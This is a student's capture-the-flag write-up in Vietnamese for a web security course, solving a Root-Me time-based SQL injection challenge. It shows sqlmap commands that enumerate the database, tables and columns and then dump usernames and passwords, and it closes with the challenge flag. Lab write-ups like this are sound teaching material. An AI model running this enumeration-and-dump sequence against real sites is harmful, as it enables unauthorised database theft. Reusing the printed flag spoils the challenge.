

# BÀI TẬP CTF

## Bảo mật web và ứng dụng – NT213.M21.ANTN

Giảng viên hướng dẫn: *Đỗ Hoàng Hiên*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*

### Challenge 10: SQL injection - Time based (level medium)

Link challenge: <https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Time-based>

- Bài này yêu cầu lấy password của admin

### SQL injection - Time based

45 Points 🌤️

Be patient

Author


ycam, 11 September 2015

Level ?

Statement

Retrieve administrator's password.

- Truy cập vào thử thách có 2 tab là login và Member List



- Sau khi thử nhiều cách tấn công khác nhau không thành công thì quyết định sử dụng sqlmap. Sử dụng sqlmap để khai thác với url với đối số -u (tham khảo về sqlmap [sql-injection-sqli-sqlmap](#)) ở trang admin trong member list (theo kinh nghiệm từ các bài trước thì đây là trang có nguy cơ bị lỗi nhất)
- Ta dùng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -dbs** để khai thác. Trong đó sử dụng đối số --dbs để lấy dữ liệu từ database

```
(kali@kali)-[~]
$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -dbs
```



- Chờ khoảng 30s ta thu được kết quả, có 1 database trả về là **public**.

```
base names on other DBMSes
available databases [1]:
[*] public
```

- Tiếp theo ta thực hiện lấy các tables trên database này bằng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" --tables -D public**. Trong đó đối số --table dùng để lấy tên các bảng, -D public để chỉ định lấy kết quả trong database public

```
(kali@kali)-[~]
$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" --tables -D public
```



- Ta tìm được 1 bảng là **users**

```
Database: public
[1 table]
+-----+
| users |
+-----+
```

- Tìm các cột có trong bảng bằng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -D public -T users --columns**

```
(kali@kali)-[~]
$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -D public -T users --
columns
{1.5.10#stable}
https://sqlmap.org
```

- Kết quả ta thu được 6 cột trong bảng users

Database: public	
Table: users	
[6 columns]	
Column	Type
email	varchar
firstname	varchar
id	int4
lastname	varchar
password	varchar
username	varchar

- Cuối cùng ta sử dụng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -D public -T users -C username,password --dump** để lấy toàn bộ dữ liệu về username và password trong bảng này. Trong đó sau đối số -T là tên bảng cần lấy data, --dump để lấy toàn bộ dữ liệu từ bản này.

```
(kali@kali)-[~]
$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" -D public -T users -C
username,password --dump
```

- Kết quả ta tìm được password tương ứng với admin là **T!m3B@s3DSQL!**

Database: public	
Table: users	
[3 entries]	
username	password
jsilver	J0hNG0lDeN
jsparow	Sp@r0WKr@K3n
admin	T!m3B@s3DSQL!

- Submit password vừa tìm được ta vượt qua thử thách thành công

## SQL injection - Time based

45 Points 

Be patient

Author

ycam, 11 September 2015

Level 



Validations

3834 Challengers

### Statement

Retrieve administrator's password.

[Start the challenge](#)

### 1 related ressource(s)

-  Time based blind SQL Injection using heavy queries (Exploitation)

### Validation

Well done, you won 45 Points

Don't forget to give your opinion on the challenge by voting ;-)

**FLAG: T!m3B@s3DSQL!**